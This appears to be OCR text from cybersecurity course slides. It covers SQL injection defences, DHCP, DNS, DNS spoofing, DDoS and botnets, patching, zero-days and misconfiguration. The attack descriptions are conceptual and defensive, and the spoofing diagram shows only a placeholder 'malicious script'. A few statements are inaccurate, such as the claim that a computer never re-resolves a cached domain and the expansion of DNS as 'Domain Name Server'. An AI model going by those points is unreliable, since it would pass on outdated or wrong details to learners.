
- **ALWAYS use SQL query parameters** when handling data from a user or from external sources.
  - Alternatively, use the framework that does it for us, e.g. Hibernate for Java or SQLAlchemy / Django ORM for Python.
- It is also essential to validate types of data (e.g. is the given `id` a numeric value).
- You can also use the functions offered by the database engines:
  - `mysql_real_escape_string()`
  - `pg_escape_string()`





```
public boolean login(String username, String passwordHash) {
    Query query = session.createQuery("SELECT * FROM users WHERE username = ? AND password = ?");
    query.setParameter(1, username);
    query.setParameter(2, passwordHash);
    Optional result = query.uniqueResultOptional();
    return result.isPresent();
}
```

DHCP

- **DHCP** (Dynamic Host Configuration Protocol) is used by newly connected computers to retrieve information about the network they became part of.
- This information includes IP address, subnet mask, gateway address, **DNS server address.**



Hey, I'm new here, let me know essential information about this network



Hey, a few things:


- Your IP address will be 192.168.1.101
- If you want anything from the network, let me know, my address is 192.168.1.1 (default gateway)
- If you want to resolve a domain (get its IP address), use one of these DNS servers:
  - 8.20.247.20
  - 8.26.56.26
- You have this information from me for 24 hours, after that please ask again because something may change

DNS

- DNS (Domain Name Server) is used to convert mnemonic names (e.g. sdacademy.dev) to IP addresses (e.g. 104.27.143.91).
  - This mapping should be **purchased** from your domain provider.
  - DNS servers on the Internet have a **hierarchical structure** - there are:
    - 13 main DNS servers and several hundred copies of them,
    - many servers from commercial domain providers as well as Internet service providers.
  - DNS servers from Internet service providers (ISP) do not add any new entries, they only work as a **cache** for entries from others.
  - Computers also have their own personal **DNS cache**, which significantly speeds up loading websites.
    - The computer asks for the IP address for sdacademy.dev only once, at first time we visit this page. After that, computer will always use the IP address and will not ask for mnemonic name resolving.

Hey, ask DNS server 8.20.247.20 what is the IP address for baking.com?


The IP address for baking.com is 185.253.212.22



192.168.1.1

Hey, what is the IP address for baking.com?

The IP address for baking.com is 185.253.212.22



8.20.247.20

I have no idea... I will ask my master server!

Hey, what is the IP address for baking.com?


The IP address for baking.com is 185.253.212.22

77.55.125.10

Hey, give me website baking.com/deliciousCake

Hey, here you go


```
<html>
This is a delicious cake recipe.
</html>
```



baking.com
185.253.212.22

DNS spoofing


- DNS spoofing is an attack based on **swapping DNS records** to **redirect the victim to a substituted server** that looks deceptively like the original page.
- It can be used to inject malicious JavaScript and steal login credentials.
- An attack can be carried out in two ways:
  - In the form of Man-in-the-Middle attack on the client - the attacker substitutes a fake DNS server or forges the response of a real DNS server to the client,
  - In the form of "poisoning" a real DNS server and providing fake DNS entries.



Hey, a few things:

- Your IP address will be 192.168.1.101
- If you want anything from the network, let me know, my address is 192.168.1.1 (default gateway)
- If you want to resolve a domain (get its IP address), use this DNS server:
  - 192.168.1.222
- You have this information from me for 24 hours, after that please ask again because something may change

Hey, ask DNS server 192.168.1.222
what is the IP address for
baking.com?



192.168.1.1

Hey, what is the IP address for
baking.com?

192.168.1.222

The IP address
for baking.com is
22.133.132.2

The IP address
for baking.com is
22.133.132.2

Hey, give me website
baking.com/deliciousCake

Hey, here you go
<html>
This is a delicious cake recipe.
<script>
Malicious script
</script>
</html>

Substituted
baking.com
22.133.132.2

Hey, give me website
baking.com/deliciousCake

Hey, here you go
<html>
This is a delicious cake recipe.
</html>


Real baking.com
185.253.212.22

Protection against DNS spoofing

- Using **encrypted protocols** (e.g. HTTPS)
  - This kind of attack used on the HTTPS website would force the attacker to substitute his own certificate (self-signed or for another domain), which would cause serious warnings in the user's browser.
- Using **DNSSEC** - DNS extensions for authenticating DNS servers using asymmetric cryptography and digital signatures.
- Using newer **DNS-over-HTTPS** (DOH) or DNS-over-TLS (DOT), which use an encrypted communication channel established over an HTTPS (TLS) connection.

Denial of Service attack

- **DoS** (Denial of Service) attack goal is to paralyze the attacked server by overwhelming it with many requests that must be handled.
  - The server has no idea which of the thousands of requests come from real users, so it tries to respond to all of them, despite having limited resources.
- A single computer is rarely able to produce enough requests. That is why a common variant of this attack is called **DDoS** (Distributed Denial of Service).
- These are attacks that are very **difficult to protect against** - because you cannot add more servers to handle requests indefinitely.



baking.com

Attacker’s infrastructure

- Thousands of computers connected to the Internet are needed to carry out an effective DDoS attack.
- Sometimes they are carried out by Internet “hacktivists" (e.g. Anonymous) as part of a protest (e.g. in the case of ACTA or American Scientologists).
- Usually the attacker does not have thousands of computers and uses the so-called **botnet**.
  - Botnet is a group of computers infected with malware (malicious software) over which the **attacker has full control over** and can run any program (e.g. one that will keep sending requests to one page over and over again).
  - Botnet services can be easily bought on the Internet for several dozen dollars.

The size of DDoS attack

- One of the biggest DDoS attacks reported required the server to handle **20 million requests** per second.
- Different types of requests require different server-side handling. It is usually related to their size (number of bytes).
- Therefore, the size of the attack is most often measured not in the number of computers involved, but in the **volume of traffic** that must be handled by attacked servers per second.
- One of the biggest DDoS attacks was carried out on Amazon's infrastructure (AWS Shield) in February 2020 and had power of **2.3 Tbps**.

Source: Report AWS Shield Thread Landscape Q1 2020
https://aws.amazon.com/blogs/security/aws-shield-threat-landscape-report-now-available/

DDoS attack techniques


- DoS attacks have evolved into DDoS and those into **DRDoS** (Distributed Reflected Denial of Service).
  - They are based on so-called “**enhanced reflection**" – by using appropriate manipulation of packets sent over the Internet they are able to increase the attack capacity without having more machines.
  - One of the first attacks like this is "**Smurf Attack**", which forges the source address of packets on the network. Therefore, response from various servers reaches a single victim’s server.
- Nowadays, DRDoS attacks most often use problems with the DNS system and the UDP protocol.

Protection against DDoS attacks

- The condition of systems during the attack can be significantly improved by correct servers' and network devices' configuration:
  - They should be configured to reject traffic that is characteristic of DDoS attacks.
  - Number of services and possible actions should be reduced to a minimum - to lower the number of attack vectors.
  - Infrastructure should be distributed - use multiple servers.

Protection against DDoS attacks


- There are also commercial services that provide protection against DDoS, e.g. Cloudflare.
- Most often they take over from us all the network traffic, which passes first through their servers - **geographically spread** around the world. From there, they just reach our server (and before that as much suspicious traffic as possible is rejected).
- To distinguish real users from attacking zombie computers, such services require, for example, a **CAPTCHA** code solving.



Source: http://www.captcha.net/

Protection against DDoS attacks

- Other way to distinguish real users from attacking zombie computers, is so-called "**JavaScript challenge**“:
  - The JavaScript Challenge requires user browser to perform some mathematical calculations that take about 5 seconds. After this time, the browser sends the solution and in response to the correct result it receives the content of the page.
  - This means about 5 seconds of waiting for access to the site for a real user.
  - At the same time it powerfully stops zombie computers whose attack power drops significantly (because the processors are busy with calculations).



Source: https://support.cloudflare.com/hc/en-us/articles/200170076-Understanding-Cloudflare-Under-Attack-mode-advanced-DDOS-protection-


Cybersecurity
Other vulnerabilities

No updates

- In many companies the principle “if it works, don’t touch it" is common. Unfortunately, it is wrong, and the software and infrastructure should be a "living organism" - looked after all the time and modified to make it work better.
- It is very important to **update the used software** (operating systems, web servers etc.) and the libraries used in the application.
  - The patches not only introduce new features, but above all fix existing bugs and security holes.
  - Upgrading to a newer version with major changes immediately after its release is usually not a good idea - it probably has some bugs and problems.
  - It is worth looking at **LTS** (Long Term Support) and major versions released with several patches.

Zero-day exploit

- Programs that exploit previously unknown vulnerabilities in software to attack them are called **zero-day**.
- When an honest security researcher (***white hat***) finds a vulnerability, first he sends a notification to the author, and when author publishes a patch to fix the vulnerability, the researcher makes his fnding details public. Researchers are often rewarded by companies as part of bug bounty programs.
- When a dishonest security researcher (***black hat***) finds a vulnerability, he sells it on the black market (often for several hundred thousand dollars). Software developers learn about the vulnerability much later, observing the attacks' results.



Source: https://zerodium.com/program.html

Preventing the use of an outdated software

- **Installing** system and package manager **updates** regularly is a very good practice that significantly protects us from using vulnerabilities known by attackers.
- There is no effective way to protect against zero-days, but it helps a lot to have multiple layers of security, limiting the effects of breaking one of them.
- Helpful in detecting outdated and vulnerable libraries are **code and dependency analysis tools** (e.g. Black Duck, WhiteSource) – they run automatically in CI / CD systems and inform developers about the need to update.

Incorrect configuration

- Using default application configurations, not adjusted to run in production environments – makes much easier for hackers to perform attacks.
  - Often, **the default configurations are designed to run applications in the development environment** - they contain extensive error reports, configuration details, active administration consoles, open ports listening for a debugger connection etc.
  - The "path traversal" attack in conjunction with the default configuration, displaying the contents of folders on the server, allows the attacker to freely browse the server's files and find another vulnerability, allowing, for example, to execute code.
  - Particularly worth paying attention to is the implementation of systems for user authentication.

Protection against incorrect configuration

- It's about ... configuring correctly :)
- Automation and maintaining the closest configuration in test and production environments is helpful.
- Conducting audits and penetration tests (*pentests*).
- Software that looks automatically for security holes such as Detectify or Fiddler.